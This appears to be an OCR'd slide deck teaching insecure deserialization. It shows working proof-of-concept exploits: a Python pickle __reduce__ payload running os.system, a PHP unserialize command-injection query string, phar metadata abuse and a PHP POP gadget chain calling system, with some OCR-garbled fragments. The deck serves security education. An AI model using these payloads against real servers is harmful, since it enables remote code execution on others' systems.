Deserialization

@splitline

Serialization / 序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
>> let json = JSON.stringify(obj)
← ▶ "{"arr":[],"boolean":false,"string":"meow"}"
```

Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
>> let json = JSON.stringify(obj)
← ▶ "{"arr":[],"boolean":false,"string":"meow"}"
>> JSON.parse(json)
← ▶ { arr: [], boolean: false, string: "meow" }
```

Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
>> let json = JSON.stringify(obj)
← ▶ "{"arr":[],"boolean":false,"string":"meow"}"
>> eval(json)
← ▶ { arr: [], boolean: false, string: "meow" }
```

Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 —— JSON

Insecure

```
>> let [illegible]
[illegible] [],"boolean":false,"string":"meow"}"

>> eval(json)

← ▶ { arr: [], boolean: false, string: "meow" }
```

Deserialization / 反序列化

- 將序列化過後的資料，轉換回程式中對應物件的行為
- 這會有什麼問題？
  - 如果要被反序列化的資料可控？
  - 反序列化之時/之後

    → 自動呼叫 Magic Method

    → 控制程式流程

Python Pickle

Python Serialization: Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x
94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

序列化
pickle.dumps()

反序列化
pickle.loads()

Python Serialization: Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x
94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

序列化
pickle.dumps()

反序列化
pickle.loads()

Magic Method: __reduce__

```python
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

serialized = pickle.dumps(Exploit())
print(bytes.hex(serialized))
```

exploit.py

```python
serialized = bytes.fromhex(input('Data: '))
pickle.loads(serialized)
```

server_app.py

Reference: https://docs.python.org/3/library/pickle.html#object.__reduce__

Magic Method: __reduce__

```
class Exploit(object):
```

```
⌥⌘1                    splitline@splitline:/tmp/pickle
❯ python exploit.py | python server_app.py
Data: uid=501(splitline) gid=20(staff) groups=20(staff),701(com.apple.sharepoint
.group.1),501(access_bpf),12(everyone),61(localaccounts),79(_appserverusr),80(ad
min),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_develope
r),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensha
ring),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
6/19, 3:14 PM        12 GB        10%        0.0 kB↓        0.0 kB↑
```

```
serialized = bytes.fromhex(input('Data: '))
pickle.loads(serialized)
```

server_app.py

Reference: https://docs.python.org/3/library/pickle.html#object.__reduce__

Back to Python pickle

```
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

serialized = pickle.dumps(Exploit())
```

__reduce__ 背後做了什麼？

Back to Python pickle

```
class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

serialized = pickle.dumps(Exploit(), protocol=3)
```

```
# Serialized data
b'\x80\x03cposix\nsystem\nq\x00X\x02\x00\x00\x00idq\x01\x85q\x02Rq\x03.'

>>> pickletools.dis(serialized) # Disassamble pickle!
```

Disassamble Pickle

0	<empty>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<empty>
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Protocol version = 3

Disassamble Pickle

0	<empty>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

import posix.system & push to stack

Disassamble Pickle

0	<os.system>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 0

Disassamble Pickle

0	<os.system>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
'id'
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Push a unicode object: 'id'

Disassamble Pickle

0	<os.system>
1	'id'
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
'id'
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 1

Disassamble Pickle

0	<os.system>
1	'id'
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
('id',)
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Build a one-tuple from topmost stack

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	<empty>
...	

Memo

(bottom)

<os.system>
('id',)
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 2

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	<empty>
...	

Memo

(bottom)

'uid=0 (root) ... '
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

```
args=stack.pop(), func=stack.pop()
stack.push(func(args))
```

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	'uid=0 (...'
	...

Memo

(bottom)

'uid=0 (root)...'
<empty>
<empty>
<empty>
...


(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 3

Disassamble Pickle




```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Stop & return stack.top

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	'uid=0 (...'
...	

Memo

(bottom)

'uid=0 (root)...'
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: X    BINUNICODE 'id'
23: \x85 TUPLE1
24: R    REDUCE
25: .    STOP
```

PHP

PHP Serialization

Value	Serialized
48763	i:48763;
TRUE	b:1;
NULL	N;
['x', 1]	a:2:{i:0;s:1:"x";i:1;i:1;}
new Cat('kitten')	O:3:"Cat":1:{s:4:"name";s:6:"kitten";}

型別標記

PHP Serialization

Value	Serialized
48763	i:48763;
TRUE	b:1;
NULL	N;
['x', 1]	a:2:{i:0;s:1:"x";i:1;i:1;}
new Cat('kitten')	O:3:"Cat":1:{s:4:"name";s:6:"kitten";}

key/index

Class name's length

Object size

PHP Serialization

```
class Cat {
    public $a;          {s:1:"a"; ... }
    private $b;         {s:6:"\x00Cat\x00b"; ... }
    protected $c;       {s:4:"\x00*\x00c"; ... }
}
```

Class Name

PHP Magic Method

在指定時機自動呼叫 magic method

- __destruct()
  - Object 被銷毀或 garbage collection
- __wakeup()
  - unserialize 時自動觸發
- __call()
  - 如果被呼叫了一個不存在的方法時，就會嘗試呼叫
- __toString()
  - 在被當成 String 處理時呼叫(例如被 echo 出來)

(・∀・)つ🌰

```php
<?php
class Cat {
  public $sound = "meow";
  function __wakeup() {
    system("echo " . $this->sound);
  }
}
$cat = unserialize($_GET['cat']);
```

/?cat=O:3:"Cat":1:{s:5:"sound";s:4:"meow";}

(・∀・)つ🌰

```php
<?php
class Cat {
  public $sound = "meow";
  function __wakeup() {
    system("echo " . $this->sound);
  }
}
$cat = unserialize($_GET['cat']); Command Injection!
```

/?cat=O:3:"Cat":1:{s:5:"sound";s:4:";id;";}

Without unserialize: phar

- What is phar?
  - https://www.php.net/manual/en/book.phar.php
  - PHP 特有壓縮文件，打包多個 PHP 資源到一個 *.phar 內
  - phar / zip / tar format
  - phar:// protocol → 讀取 phar 內容
- So what?

Phar format

stub

manifest

contents

signature
(optional)

```
whatever…
<?php
    whatever…
    __HALT_COMPILER();
?>
```

一定要有這段

Phar Manifest file entry

Size in bytes	Description
4 bytes	Filename length in bytes
??	[illegible] (length specified in previous)
4 bytes	Bit-mapped File-specific flags
4 bytes	Serialized File Meta-data length (0 for none)
??	Serialized File Meta-data, stored in serialize() format

儲存的檔案們

How to hack?

```
file_get_contents('phar://mypharfile.phar/test.txt')
```

用 phar:// 讀取 phar 檔案時，會直接對其 metadata 反序列化

How to hack?

```
unlink
include
file_get_contents('phar://mypharfile.phar/test.txt')
file_exists
getimagesize
...
```

絕大多數文件操作相關函數都能觸發！

製作 phar file

```php
<?php
  class Cat { }
  $phar = new Phar("pharfile.phar");
  $phar->startBuffering();
  $phar->setStub("<?php __HALT_COMPILER(); ?>");
  $c = new Cat();
  $phar->setMetadata($c);
  $phar->addFromString("meow.txt", "owo");
  $phar->stopBuffering();
?>
```

製作 phar file

```php
<?php
  class Cat { }
  $phar = new Phar("pharfile.phar");
  $phar->startBuffering();
  $phar->addFromString("meow.txt", "owo");
  $phar->stopBuffering();
?>
```

Deprecated since PHP 8.0

POP Chain

- Property Oriented Programming
- ROP chain in Web security (?)

- Tool: ambionics/phpggc

POP Chain

{__/}
(• - •)
/ > 🌰

```
class Cat {
  protected $magic;
  protected $spell;
  function __construct($spell) {
    $magic = new Magic();
    $this→spell = $spell;
  }
  function __wakeup() {
    $this→magic→cast($this→spell);
  }
}
```

```
class Magic {
  function cast($spell) {
    echo "MAGIC, $spell!";
  }
}

class Caster {
  public $cast_func = 'intval';
  function cast($val) {
    return $cast_func($val);
  }
}
```

POP Chain

{__/}
(• - •)
/ > 🌰

```php
class Cat {
  protected $magic;
  protected $spell;
  function __construct($spell) {
    $magic = new Magic();
    $this->spell = $spell;
  }
  function __wakeup() {
    $this->magic->cast($this->spell);
  }
}
```

Default Magic
Safe!

```php
class Magic {
  function cast($spell) {
    echo "MAGIC, $spell!";
  }
}

class Caster {
  public $cast_func = 'intval';
  function cast($val) {
    return $cast_func($val);
  }
}
```

POP Chain

{__/}
(• - •)
/ > 🌰

```php
class Cat {
  protected $magic;
  protected $spell;
  function __construct($spell) {
    $magic = new Magic();
    $this→spell = $spell;
  }
  function __wakeup() {
    $this→magic→cast($this→spell);
  }
}
```

```php
class Magic {
  function cast($spell) {
    echo "MAGIC, $spell!";
  }
}

class Caster {
  public $cast_func = 'intval';
  function cast($val) {
    return $cast_func($val);
  }
}
```

Gadget Caster

Pwned!

POP Chain

```
unserialized( ... )
  cat→__wakeup()
      cat→magic→cast(cat→$spell)
          caster→cast(cat→$spell)
              caster→$cast_func (cat→$spell)
                  system          'ls -al'
```

```
class Cat
  protecte
  protecte
  function
    $magic = new Magic();
    $this→spell = $spell;
  }
  function __wakeup() {
    $this→magic→cast($this→spell);
  }
}
```

```
}

class Caster {
  public $cast_func = 'intval';
  function cast($val) {
    return $cast_func($val);
  }
}
```

Gadget Caster

Pwned!

POP Chain

```
{\__/}
(•-
/>
```

```
class Caster {
    public $cast_func = 'system';
}
class Cat {
    protected $magic = new Cast();
    protected $spell = 'ls -al';
}
echo serialize(new Cat());
```

```
class Cat {
  protected $magic;
  protected $spell;
  function __constru
    $magic = new Mag
    $this→spell = $spell;
  }
  function __wakeup() {
    $this→magic→cast($this→spell);
  }
}
```

```
:($spell) {
:, $spell!";
```

```
class Caster {
  public $cast_func = 'intval';
  function cast($val) {
    return $cast_func($val);
  }
}
```

Gadget Caster

Pwned!

Java Deserialization

- Java 生態系許多 gadget: ex. CommonsCollections
- Magic Methods: toString, readObject, finalize ...
- Tool: frohoff/ysoserial

開發者可自訂反序列化的邏輯

```
public class Cat implements Serializable {
    ...
    private void readObject(ObjectInputStream in)
        throws IOException, ClassNotFoundException {
        ...
    }
}
```

.NET Deserialization

- Tool: pwntester/ysoserial.net
- ViewState, Session 存放序列化資料
- 透過 Machine Key 加密
  - Machine Key 儲存在 web.config